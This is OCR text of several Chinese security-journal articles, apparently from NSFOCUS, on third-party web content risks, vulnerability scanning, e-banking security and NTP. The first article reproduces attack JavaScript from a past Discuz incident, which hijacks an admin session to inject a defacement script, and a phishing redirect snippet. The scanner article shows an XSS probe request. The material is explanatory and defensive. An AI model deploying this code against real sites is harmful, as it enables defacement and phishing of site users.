echo '<script language="JavaScript"
src="[redacted]ews.php?version='.rawurlencode(DISCUZ_VERSION).'&release='.rawurlencode(DISCUZ
_RELEASE).'&php='.PHP_VERSION.'&mysql='.$dbversion.'&charset='.rawurlencode($charset).'&bbname='.rawurlencode($
bbname).'&members='.$members.'&threads='.$threads.'&posts='.$posts.'&md5hash='.md5(preg_replace("/http:\/\/(.+?
)\/.*/i", "\\1",
$_SERVER['HTTP_REFERER']).$_SERVER['HTTP_USER_AGENT'].DISCUZ_VERSION.DISCUZ_RELEASE.$bbname.$members.$threads.$
posts).'"></script>';
```

攻击者正是通过对域名的劫持，篡改了页面的返回结果，使其返回恶意的 JavaScript 代码，通过这段恶意 JavaScript 代码实现篡改主页的目的。

```
xmlhttp.open("GET", siteurl+"admincp.php?action=home&sid="+sid, false);
xmlhttp.send(null);
var datas = xmlhttp.responseText;
var reg = / name=\"formhash\" value=\"([\w\d]+)\"/i;
var arr = reg.exec(datas);
var formhash = arr[1];

xmlhttp.open("POST", siteurl+"admincp.php?action=settings&edit=yes", false);
xmlhttp.setRequestHeader("Referer", siteurl);
xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xmlhttp.send(unescape("settingsnew%5Bseohead%5D=%3Cscript%3Efunction+init%28%29+%7B+d
ocument.write%28%27Hacked+by+ring04h%2C+just+for+fun%21%27%29%3B%7Dwindow.onload+%3D+
init%3B%3C%2Fscript%3E%0D%0A&settingsubmit=+%CC%E1%BD%BB+&formhash="+formhash));
```

网站“被挂马”

2009 年 8 月国内三家大型门户网站被检测到存在挂马页面，随后国家互联网应急中心 CNCERT 向全社会发出了公告 。而此次事件中导致这三家大型门户网站被挂马的根源，就是某个用于统计流量的第三方 JavaScript 被篡改。无独有偶，还有一些知名网络公司都出现过第三方内容导致“被挂马”的现象，甚至出现过因为广告网站联盟被黑而导致数千网站被黑的事件。

网站“被钓鱼”

由于第三方内容往往是通过 <iframe> 或者 <script> 的方式嵌入的，一旦这些第三方内容被恶意攻击者控制，攻击者可以通过在这些页面中嵌入恶意 JavaScript 代码来改变浏览器行为。例如，下面的代码就可以使得用户在访问嵌入此恶意 JavaScript 代码的页面时被跳转到恶意的网站。

```
<script language=javascript>window.parent.location.href="http://evil_phishing_site";</script>
```

攻击者将恶意 JavaScript 以第三方内容的形式嵌入到网站，实施钓鱼动作，同时通过 QQ、MSN、电子邮件等通讯方式发给海量用户。这时，大部分网站访问者访问的是正常的金融机构的网站页面，但这个页面会自动将用户跳转到攻击者设置的恶意钓鱼网站，这对于大量的普通用户来说，很难发现自己已经被“诱骗”。这些恶意的 JavaScript 可能用于窃取用户的机密数据，甚至是以用户的身份来操作 Web 应用。

http://www.cert.org.cn/articles/bulletin/common/200908132449-2.shtml

3、“第三方内容”对金融机构网站尤其危险

金融行业的网站价值非常高，对攻击者来说诱惑巨大，所以，金融行业特别是各大银行对 IT 风险监测与管理非常重视，从人员、制度和安全技术方面着手，部署了全方位的防护措施，银行网站的安全水平往往比其他行业机构要高。

在面对这样高价值、高防护水平的网站时，攻击者往往会利用第三方内容，一个容易被忽视、容易出问题的环节。本文开始时提到的某银行，网站安全管理严格，网银页面发布时已经进行过严格检查，运行中也会定时监控，最终还是由于第三方网页被挂马而受到了牵连；同时，普通用户往往很难了解事件的全貌，也不会对事件进行深入全面的技术分析，非常容易被表面的现象所误导。事件一旦在网上传播，消息可能是“XX 银行网银被挂马！”，而不是“XX 银行网银的第三方内容被挂马”；另一方面，这种情况对网银用户的安全同样会造成严重威胁。所以，第三方内容安全问题将会使银行面临如下风险（根据严重程度）：


- 索赔与纠纷
- 客户流失

- 信誉下降
- 监管部门问责


二、广泛存在的第三方内容风险

互联网站是攻击者的主要目标，尤其是用户访问量大的网站会更易受到攻击，所以通常情况下，这些网站的安全防护更为严密，会对自己的网站进行安全级别更高的保护，但很多管理者都忽略了对第三方内容安全性的检查，这让攻击者入侵得以利用这些薄弱环节和明显的漏洞。

据海外信息安全相关组织分析，75% 的网站中会嵌入第三方的 JavaScript 代码，42% 的网站会嵌入第三方的广告内容，这些第三方内容往往缺乏有效的评估、监控和管理，甚至有安全研究者提　出“Web 2.0 Security Means Fighting Malicious Third-Party Content”。足以说明第三方内容对网站安全的重要性。



绿盟科技选取了全球 Alexa 排名 TOP100 网站、中国大陆地区 TOP100 的网站、中国大陆地区银行和证券两大金融行业用户网站，共计 277 个，然后综合搜索引擎和自己的权重算法，从这些网站的页面中抽取了 50 万个 URL 进行了调查和分析。通过此次调查，绿盟科技发现在全球 TOP100 和中国大陆 TOP100 的网站 100% 嵌入了第三方内容；而中国大陆金融行业有 54% 的网站在页面中嵌入了第三方内容。



	全球 TOP100 网站	中国大陆 TOP100 网站	中国大陆金融网站（银行、证券网站）
分析的 URL 数量	136967	84139	282112
嵌入第三方内容 URL 数量	93860	67531	57598
嵌入 1—4 个站点的内容	69878	47239	57013
嵌入 5—9 个站点的内容	21642	17424	584
嵌入 10 个以上站点的内容	2340	2868	1

通过此次调查，绿盟科技发现在全球 TOP100 和中国大陆 TOP100 的网站中，有超过 69% 的页面嵌入了第三方内容，即使是管理比较严格的金融行业网站，也有 20% 的网页嵌入了第三方的内容，而中国大陆地区 TOP100 网站嵌入第三方内容的比例更是高达 80.3%。这表明，国内大部分网站都存在着很高比例的、容易出问题的第三方内容，而网站安全管理并不太重视第三方内容存在的问题。在所有嵌入第三方内容的网页中，绝大部分网页嵌入的第三方内容来源较少，约有 25% 的网站第三方内容来源少于 5 个，管理比较严格的金融行业网站已经嵌入了第三方内容的网页中有 99% 来源少于 5 个。因此对与金融行业网站而言，只需要有恰当的方法帮助管理第三方内容，就可以有效控制第三方内容带来的安全风险。


三、如何防范第三方内容的安全风险

从根本上来说，对网站的第三方内容缺乏管理实际上是在现有的安全体系中引入了一个风险不可控的内容。如果缺乏对第三方内容有效的检查、监控和管理，网站的安全性将会遇到较大的威胁。要确保网站的安全，站点管理者必须高度重视第三方内容的安全性，必须对第三方内容安全进行有效的管理。绿盟科技建议通过以下几个步骤加强对第三方内容安全管理:

1、建立第三方内容的安全审核机制，确保只嵌入有安全保障的第三方内容;

2、建立第三方内容定期安全检查机制，确保及时发现风险隐患并进行修补;

3、建立安全监测及事件的响应机制，一旦发生安全问题，能够具备行之有效的手段进行处理和响应。



绿盟科技基于多年对 Web 应用安全的研究与积累，针对目前第三方内容的安全性问题，推出贴合需求的“第三方内容安全监测服务”。该项服务通过不间断的远程监测，为客户网站提供第三方页面发现、第三方内容安全性检查、安全监测以及第三方页面出现安全事件及时阻止嵌入等服务，并提供实时响应，保障客户在最小的资源投入下，获取最高的安全效能。

网站第三方内容探测发现:

基于绿盟科技“云安全”平台，对站点所有的页面进行爬取和分析后，结合网站结构、页面引用关系、搜索引擎搜索结果等多种因素分析并找出站点所有的第三方内容，以指导站点管理员进行安全管理。

网站第三方内容评估检查:

通过绿盟科技安全服务团队，采用“云安全”平台，对站点的

所有第三发内容进行详细的页面分析、安全漏洞扫描、渗透测试和辅助逻辑分析，全面发现第三方页面的安全隐患，并提出针对性的修复建议。

网站第三方内容安全评估和监测:

通过绿盟科技统一的安全监控平台，绿盟科技将对站点中重要的包含第三方内容的网页及其所包含的第三方内容进行 7x24 的高频度监测。通过业内领先的页面智能解析技术、并结合绿盟科技安全专家的分析，从而高效、准确识别网站页面中的恶意代码、安全漏洞等隐患。一旦被监控的站点所引用的第三方页面出现挂马、漏洞、黑链等恶意状况后，绿盟科技“网站监测服务团队”能够第一时间知晓并进行响应，使网站管理员能够第一时间得知自己网站的安全状态，避免由于第三方页面的安全问题，给访问者带来安全隐患和对站点的不良影响。

网站第三方内容安全防护:

绿盟科技第三方内容安全监测服务，不仅能够对站点提供有效的第三方页面 7x24 小时安全监测，同时能够为站点管理员提供问题的应急处理。一旦监测到第三方页面的恶意事件，绿盟科技安全专家一方面会第一时间通知站点管理员，同时通过页面重定向技术使得访问者暂时无法访问第三方恶意页面，为恢复站点的正常运行争取时间。

“第三方内容安全监测服务”是“绿盟科技网站安全监测服务”的一项服务内容，该项服务是一款托管式服务，基于绿盟科技“云安全”平台，一切监测都在“云”端进行，完全对用户透明。该服务实时监测服务站点的安全情况，一旦出安全问题，第一时间通知客户，通过专业化的服务产品来实时监测和周期性度量网站的风险隐患。用户可轻松获得网站的安全状态，得到针对性的专业解决方案。通过事前的漏洞检测预警，事中面向结果的实时监测手段，到事后的应急告警与响应，该项服务可将风险影响消灭在萌芽状态，并可以大大节省网站管理者在安全设备的投资和管理成本。非常适用于资源投入有限，难以建立完善的网站安全保护体系的中小型机构、企业。

远程安全评估系统漏洞检测方法概述

开发中心　郭大兴

摘要：随着远程服务漏洞的不断修补，以及管理员加固意识的增强，攻击者的攻击目标已经大部分转向了客户端类软件。由于传统远程扫描方法的局限性，不能满足新形势下的网络系统安全的检测和评估，本文将会介绍绿盟科技远程安全评估系统，并说明为适应这种新形势而引入的漏洞检测方法。

关键词：远程安全评估系统　漏洞检测

一、远程安全评估系统简介

远程安全评估系统是一种通过收集系统的信息，自动检测远程主机安全性脆弱点的程序。通过使用远程安全评估系统，客户可以了解被检测目标主机的大量信息。例如，开放端口、提供的服务、操作系统版本、软件版本等。通过这些信息，可以掌控远程主机所存在的安全问题，从而能够及时修补系统存在的安全隐患。预先评估和分析网络系统中存在的安全问题，已经成为网络管理员们的重要需求。

远程安全评估系统将会评估客户端和黑客攻击行为，对目标主机可能存在的已知安全漏洞进行检测，目标可以是网络内的服务器、路由器、交换机、员工工作机等各种对象。远程安全评估系统会将扫描结果，以报表等形势提供给管理员。

二、远程安全评估系统传统漏洞检测方法

1、版本扫描

大部分的软件厂商发布的软件如果存在安全漏洞，通常情况下为了便于软件版本的管理，在修复了安全漏洞后发布一个新版本的软件。因此，远程安全评估系统可以直接与目标主机上运行的服务通信，通过对目标服务的分析，采取多种方法获取到服务的版本信息，进而对该版本的目标服务执行安全检测。

下面让我们通过一个具体的例子，了解软件版本扫描方法。我们在测试环境中搭建了一个运行 Apache HTTP Server 的目标主机，该服务监听 80 端口等待客户访问。远程安全评估系统中的扫描插件根据 HTTP 协议构造了一个 HEAD 请求数据包，HEAD 请求数据包的内容如图 1 中红色字体部分所示:




图 1：Web 服务 HEAD 请求响应数据包

从图 1 中可以看到，远程安全评估系统向目标主机的 Web 服务发送了一个 HEAD 请求（字体为红色的部分），目标主机的 Web 服务向远程安全评估系统发送一个 200 ok 的响应数据包（图中蓝色字体部分）。响应数据中包含了一个 server 的字段（红色线圈包围部分），从这个字段中，我们就知道了目标主机的操作系统是 FreeBSD，运行的 Web 服务软件是 Apache，其版本为 2.2.13，OpenSSL 版本为 0.9.8k,PHP 版本

为 4.4.9。这样我们就获取到了目标主机 Web 服务的相关软件版本信息。

在 CVE 公告、securityfocus 网站和 Apache 软件官网上，我们可以了解某一特定漏洞的相关信息。这些公告会公布这一漏洞存在于哪个版本范围内，在哪一个版本修复的。从图 2 中我们可以知道在 Apache HTTP Server2.2.9 至 2.2.15 版本的软件存在 Apache mod_proxy_http 模块超时处理信息泄露漏洞。

在获取了目标主机 Web 服务相关信息后，远程安全评估系统就可以知道目标主机存在什么漏洞了，报告给相关管理员，这样管理员就可以及时的对 Web 服务进行加固了。




图 2：Apache 漏洞 CVE 公告

很多服务程序都可以通过版本扫描的方法，获取到软件的版本信息，进而判断漏洞存在与否，但是该方法的缺点是可能发生误报。某些服务程序可以通过配置隐藏或者修改版本信息的方法，致使评估系统失效。如果版本信息被隐藏后，获取不到版本信息就会发生漏报的情况；如果版本信息被刻意修改后，评估系统就会被欺骗导致误报。因此，通常是在没有更好的方法检测漏洞的情况下，才会采用此方法。下面介绍的精确扫描方法，就会比版本扫描精确很多了。

2、精确扫描

通常情况下精确扫描都是了解漏洞成因后，根据漏洞的特定情况构造特殊的请求数据包。远程安全评估系统将数据包发送给相应的目标主机，运行在目标主机上的相关服务就会接收并处理这些特殊的请求数据包。根据漏洞的具体情况，目标服务会有不同的响应，远程安全评估系统根据这些不同的响应来检测漏洞是否存在。

下面看一个关于 Apache HTTP Server 畸形 HTTP 方式 413 错误页面跨站脚本漏洞的例子。可以在绿盟科技漏洞数据库中找到该漏洞的详细信息（http://www.nsfocus.net/vulndb/11228）。经过对漏洞的分析后构造了如图 3 所示的请求数据包。

```
<script>alert(test);</script> / HTTP/1.1
Host: [redacted]
Accept-Encoding: identity
Accept: */*
Content-Length: 99999999999999999999999999999999999999
```

图 3：恶意请求数据包

图 3 显示了远程安全评估系统发送了一个畸形的请求数据包，数据包中将 HTTP 方法构成为 <script>alert(test);</script> 的数据，并且将 Content-Length 字段的值设置为一个很大的值。目标服务处理这个请求后，发送给远程安全评估系统的响应数据包如图 4 所示：




图 4：XSS 漏洞响应数据包

从图 4 中可以看到，目标服务直接将请求包中的畸形请求方法，包含在了响应数据包中的 html 页面中，而没有对这个畸形请求方法数据进行处理，导致浏览器在收到这个数据时就会执行这段代码。通过对收到的响应数据包进行分析，就可以知道目标服务存在漏洞。

尽管精确扫描可以相对比较准确的检测漏洞，但不是所有的漏洞都可以通过精确扫

描进行检测。能否使用精确扫描检测方法，需要根据漏洞的具体情况确定。绿盟远程安全评估系统会优先选择精确扫描方法，在不能精确扫描的情况时，才会采用版本扫描检测方法。

版本扫描和精确扫描，可以很好的监测远程扫描程序，但却不能直接检查客户端类软件。随着安全技术的发展，大部分攻击者已经将其攻击目标，转向了客户端类软件，比如 IE、Firefox、PDF 阅读器等。因此，增强对客户端类程序的漏洞检测越来越重要。众所周知地 2010 年的 Google 极光事件，就是由于攻击者利用了客户端程序程序存在的漏洞进行攻击的。绿盟科技远程安全评估系统已经部分实现，并且还在不断完善对客户端类软件检测的功能。

三、远程安全评估系统客户端漏洞检测方法

由于远程安全评估系统不能直接和客户端软件通信，以获取客户端软件的信息，所以不能直接检测客户端软件的安全漏洞存在与否。软件厂商通常会通过版本信息检测，或保存某种记录来跟踪其软件的状态。例如微软通常会在注册表里记录与安全漏洞补丁




图 5：漏洞补丁 KB 信息

信息，部分存在问题的客户端软件在安装安全补丁后，会在注册表里留下 KB 号信息，每一个安全补丁包都对应了唯一的 KB 号，通过检测 KB 号可以直接判断客户端软件是否存在漏洞。补丁安装后，通常可以在注册表路径 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall 路径下，看到如图 5 所示的 KB 信息。为了获取这些必要的信息，操作系统需要满足一些条件的配置。对于 Windows 系统，需要开启 smb 服务，打开 139 或 445 端口，打开 Remote Registry 服务，以及一个有权限查询相关信息的帐户等。绿盟科技远程安全评估系统已经实现了对 Windows 操作系统客户端软件漏洞检测功能。新建扫描任务时，可以选择使用默认猜测口令的方式，或预设登陆帐号方式使用该功能。

绿盟科技远程安全评估系统默认启动了口令猜测功能，新建评估任务时，可以模拟启用 Windows 帐户口令猜测功能，进而对客户端软件安全漏洞检测。配置情况如图 6 所示。

图 6：默认启用口令猜测

新建任务时也可以在高级选项中直接预设帐户信息，预设帐户后远程安全评估系统直接使用预设帐号进行安全检测。预设帐户如图 6 所示。

图 6：预设登录帐号

绿盟科技远程安全评估系统研发团队，始终致力于贴合用户需求，不断完善系统功能。后续，将会支持 Linux 类系统客户端软件检测，敬请期待。

中小银行网银系统安全体系建设

行业技术中心徐一丁

摘要：本文介绍了网银系统安全体系的框架，着重强调合规与安全保障。为中小银行 IT 负责人在新建或改造网银系统时，提供参考及辅助决策依据。

关键词：网上银行　安全体系　中小银行信息化建设　信息安全体系建设

一、目标：合规与安全保障

合规，即主动满足行业监管部门的相关要求，达到同级别银行的先进水平。近年来，人民银行、银监会和公安部等行业监管部门，对 IT 风险与信息安全问题越来越重视，纷纷出台相应的指引、规范、措施等，加强合规管理的工作，促进各银行的安全建设。下表所列是网银合规方面的主要文件。

文件名称	发布时间	相关部门	内容与作用
《电子银行业务管理办法》	2006 年 1 月	银监会	对开办电子银行（包括网上银行）的相关事项与规定进行说明，规定了 11 项报送材料。是合规、报备等工作的指导文件。
《电子银行安全评估指引》	2006 年 1 月	银监会	对如何进行电子银行系统的安全评估进行了指导。是报送材料中“安全评估报告”的主要依据文件。
《网上银行系统信息安全通用规范（试行）	2010 年 1 月	人民银行	规范了网上银行业务系统安全建设的工作，具有较强的操作性。是各银行新建网银系统或进行原有系统整改的重要参考文件。
《商业银行数据中心监管指引》	2010 年 4 月	银监会	网银系统属于数据中心的一部分，物理环境建设需要依据此文件


安全保障，即建立自身的信息科技风险管理体系框架，保障信息系统安全稳定运行。提供安全稳定的 IT 系统，支撑业务正常运行，是信息技术部门的业务使命。

两个目标相辅相承，互为补充。行业监管部门的要求，是针对国内银行业和各行业机构中普遍存在的安全问题。在对监管部门要求进行满足的合规工作中，可以有效的发现与解决银行 IT 体系中存在的业内共性安全问题，包括那些难以察觉的隐患；另一方面，银行 IT 系统有自己的需求和特点，必须量体裁衣，将通用的要求、标准、规范落实到自身 IT 风险管理体系的各方面，建立适合自己业务特点与发展需求的 IT 风险管理体系，才能达到有效管理风险，并合理控制成本的目的。

二、三个子体系：组织、管理和技术

网银安全体系应在银行整体信息安全体系的基础上建立，是后者的有机组成部分。银行建立信息安全体系时，通常情况下需要做三个方面的工作，这包括组织合适的人员，制订合理的制度与流程，配备合适的设备工具。

组织体系、管理体系和技术体系，三者缺一不可，互相支撑，偏废任何一方都会使整个信息安全体系变得不完备。



2.1 网银安全的人员组织

组织体系解决的是人的问题，必须有合格的各方面人员，落地实施这些信息安全的策划。全行需要将信息安全相关的人员，按照一定的架构组织起来，对人员进行必要的培训，配置合理的管理措施。

对中小银行来说，大多不会为网银系统组建专门的技术团队，而是由原有的网络系统和安全人员来管理。我们可以从物理、网络、系统、应用、业务等各层面梳理一下，查看是否网银系统的每个层面，都有相对应的人员去做相关的安全工作，包括运维、监控和响应工作。如果有配置不当的情况，就应作出相应调整。

在此基础之上，应重点加强系统和应用技术人员在 Web 安全方面的知识经验。网银系统目前的主要威胁来自于 Internet，网银安全问题有其特殊性，通过培训等手段补充相关人员的知识经验十分必要。

在人员不足的情况下，可以考虑专业安全公司的外包服务。几乎所有的银行 IT 主管都觉得手下的兵不够用，行领导对人员配额卡得很死，好不容易争取到了名额，又很难招聘到有经验的人员。日常安全管理中的运维、设备巡检、扫描加固、监控预警、事件处理等工作，现在均可寻求合适的安全公司协助处理。

2.2 网银安全的管理制度

有了合适的人员还不够，必须要知道事情怎么做，这是管理体系解决的问题。它确定和解释了银行的信息安全目标、安全策略，以及应该如何进行规划、设计、实施和运维。管理体系中包含了如何开展信息安全工作的全部内容。

网银系统的安全管理制度，应该建立银行整体信息安全管理制度的基础上。根据《商业银行信息科技风险管理指引》，银行可以参考 ISO27001 的架构，建立自己的信息安全管理体系，包括:

1. 安全制度管理
2. 信息安全组织管理
3. 资产管理
4. 人员安全管理

5. 物理与环境安全管理

6. 通信与运营管理

7. 访问控制管理

8. 系统开发与维护管理

9. 信息安全事故管理

10. 业务连续性管理

11. 合规性管理

这些制度执行时，所涉及的工作都可能与网银安全工作有关。管理制度的梳理是比较复杂的事件，银行需要结合自己的实际情况进行。在此之外，我们应制订网银所需的专门的制度，如:

《网上银行系统安全监测制度》


《网上银行系统安全事件处理制度》

2.3 网银安全的技术

各类人员在从事信息安全工作的时候，必须要依靠必要的软硬件工具，包括防火墙、入侵检测系统、漏洞扫描系统、防毒软件等等。好的工具可以使技能一般的人员胜任本职工作，让技能优秀的人员事半功倍，这些工具设备的集合就形成了技术体系的内容，在信息安全实施的每个阶段，包括准备、预防、检测、响应等全过程都有不同的安全设备、工具、软件等与之对应。

2.3.1 安全域划分

根据业务功能，将网银系统划分为不同的区域，在区域之间利用防火墙逻辑隔离，设定规则进行访问控制。下面是一个比较标准的网上银行拓扑图:



• 外联区

与 Internet 连接。通常采用双链路或多链路，从不同运营商接入。

• DMZ 区

Web 服务器提供了网银用户的入口，接收 Internet 访问，并向网银应用服务器转发。这一区域中，还会进行网银服务器端与客户端之间通讯的加解密，登录时的身份验证也由 SSL 服务器完成。

• 网银应用区

网银应用服务器处理来自网银 Web 服务器的请求，向核心业务系统提交。

• 核心业务区

银行自身核心业务系统所在区域，用户的查询、转账、支付等操作实际都在核心业务系统中进行，然后通过网银系统向用户返回结果。

在区域划分的基础上，通常需要采取下列安全手段与措施:

2.3.2 访问控制

访问控制很大程度上限制了攻击者可以尝试的手段，在某一个区域被侵入时，也能保证其他区域不会直接受到威胁。利用防火墙在各区域之间逻辑隔离，按最小需要原则，严格将与网银业务无关的端口与服务封闭。

2.3.3Web 服务器防护

在访问控制的基础上，来自 Internet 的攻击只能首先针对 Web 服务器。而 Web 服务器上运行的软件通常都存在着 SQL 和 XSS 方面的漏洞，难以全部发现和解决，这些漏洞都将暴露在攻击者的目光之下。可以在 Web 服务器前端部署专用的 Web 应用

防火墙，专门对 HTTP 访问进行检查与过滤，防止上述攻击行为。

2.3.4 通讯加密

密文在 Internet 这个公共域进行传输时，不会因攻击者窃听而泄露重要信息。网银服务器端与用户之间的通讯加密，由 DMZ 区的 SSL 服务器实现。操作请求在客户端被加密，传输到 DMZ 区时，首先由 SSL 服务器解密，将明文交给 Web 服务器进行处理；反之也是如此。

2.3.5 身份认证

身份认证保证了网银操作者身份的合法性。登录时的身份认证由 SSL 服务器进行，也可以由动态口令服务器进行。

2.3.6 交易确认和抗抵赖

由于网银转账、支付涉及用户切身利益，必须在身份认证的基础上再对交易操作进行确认，进一步防止用户身份被仿冒，同时防止交易的抵赖。

第一种方法，通过 PKI 技术来实现，利用第三方权威的 CA 中心颁发的数字证书，用户在提交交易请求时用自己的私匙将数据包加密，这个加密操作被称为签名。服务器接到请求时，使用用户的公匙将数据包解密，如果成功，则可以认为发出这个请求的是合法用户，这个解密操作被称为验签；服务器向用户发送数据包时，也同样有利用公 / 私匙进行加解密的过程，服务器将自己的数据用服务器私匙签名，用户客户端用服务器公匙进行验签，这样就保证了信息确实是来自服务器的。

交易确认的第二种方法由动态口令协同完成。服务器收到用户交易请求时，把将要进行的转账操作信息，包括源、目标账户、姓名、金额、时间等内容，附加上一个即时生成的动态口令码，利用短信发送到用户手机上。用户确认信息正确后，在网银客户端输入动态口令码进行确认。签名 / 验签、动态口令工作通常由专门的服务器进行。

2.3.7 防御 DDoS

针对网银系统的 DDoS 攻击非常频繁，普通的防火墙等网络安全产品无法有效进行安全防护，监管部门也因此明确要求银行，应部署专用的抗拒绝服务攻击系统。

抗拒绝服务攻击系统可以及时发现网络流量中各种类型的 DDoS 攻击流量，从而对攻击流量进行过滤或旁路，保证网银系统正常通讯的流量通过。

2.3.8 监控与保护

针对网银系统内部网络的管理和监控很重要，特别是针对网银系统内部服务器，如 Web 服务器、数据库服务器、应用服务器和内管系统的安全监控。可以考虑采用入侵检测或入侵防御设备，在 DMZ 区和网银应用区部署，进行入侵检测和保护。

2.3.9 漏洞检查

定期对网上银行系统进行漏洞扫描，及时发现系统存在的安全漏洞并进行针对性的安全加固，可以有效避免安全漏洞被攻击者利用，降低风险。在网银系统内部部署漏洞扫描器，制订扫描计划，主动对网络中的系统与设备进行漏洞检测，并及时进行漏洞修补，如打补丁、调整配置，让攻击者无机可乘。

2.3.10 安全审计

安全审计系统是在为了发现网银业务系统中非法的操作行为，防止来自内部与外部用户的破坏、泄密、窃取等操作。网银系统中，安全审计系统通常部署在数据库的位置，集中收集、分析、报警、处理针对数据库的访问操作。

运营商NTP安全隐患

西安分公司 杨 哲

摘要：2009~2010 年，有很多领域的攻击技术都呈现了较为迅猛的发展，看看 Blackhat、Defcon 就知道，有针对 ATM 机的、攻击 DNS 的、破解 GSM 的等等。而作为 2011 年运营商业务系统安全评估大力发展的年头，个人觉得在实施安全评估中，有一些隐性的安全隐患也应受到重视，本文涉及的就是针对一个重要但容易被忽视的 NTP 攻击技术探讨。

关键词：信息系统安全评估　运营商网络安全　网络安全评估　渗透测试　NTP 时间服务器

一、关于 NTP

1、NTP 基础

简单来说，NTP 是一种确保我们的时钟保持准确的方法。那么，为什么要使用 NTP？

许多 Internet 服务依赖或极大的受益于本地计算机时钟的准确性，但随着时间的推移，计算机的时钟可能会发生偏差。比如在局域网环境中，共享文件的计算机之间的时钟同步，时间戳保持一致，对于启用了安全登录及操作日志记录的主机而言，具有重要的安全意义。

一般情况下，个人电脑的时间源主要依靠 CMOS 时钟，经过一段时间，如果不校正它，与标准时间的偏差可能会越来越大，这对于我们生活的影响也许比较小，但是对于一些安全敏感度高的环境，影响将非常大。那么，解决这个问题就需要网络（Internet）授时系统。

• NTP 定义

NTP 协议全称网络时间协议（Network Time Procotol），属于应用层协议（基于 UDP 传输，使用的端口号为 123），该协议用于网络中时间服务器和客户端之间的时间同步，进而在国际互联网上传递统一、标准的时间，网络中的设备得以基于统一时间的提供应用。一般情况下，可以认为 NTP 是一个跨越广域网或局域网的复杂的同步时间协议，它通常可获得毫秒级的精度。

NTP 的具体实现方案是在网络上指定若干时钟源网站，为用户提供授时服务，并且这些网站间应该能够相互比对，以便提高准确度。另一方面，时间服务器和客户端都是相对的，提供时间标准的设备为时间服务器，接收时间服务的设备为时间客户端。设备运行 NTP 之后，通过交换 NTP 报文，既可以

作为时间服务器提供时间标准，又可以作为时间客户端接收时间服务。

• NTP 的发展

NTP 最早是由美国 Delaware 大学的 Mills 教授设计实现的，从 1982 年最初提出到现在已发展了将近 20 年，2001 年最新的 NTPv4 精确度已经达到了 200 毫秒。对于实际应用，又有确保秒级精度的 SNTP（简单的网络时间协议）。本项目使用网上时间传递格式 NTPv3 公布于 1992 年，当前几乎所有的授时网站都是基于 NTPv3 的。关于 NTP 协议的具体结构描述大家可以参考 RFC958 和 RFC1165 文档。

至于 RFC2030 文档则描述的 SNTP（Simple Network Time Protocol），目的是为了那些不需要完整 NTP 实现复杂性的主机，它是 NTP 的一个子集。通常让局域网上的若干台主机通过因特网与其他的 NTP 主机同步时钟，然后再向局域网内其他客户端提供时间同步服务。

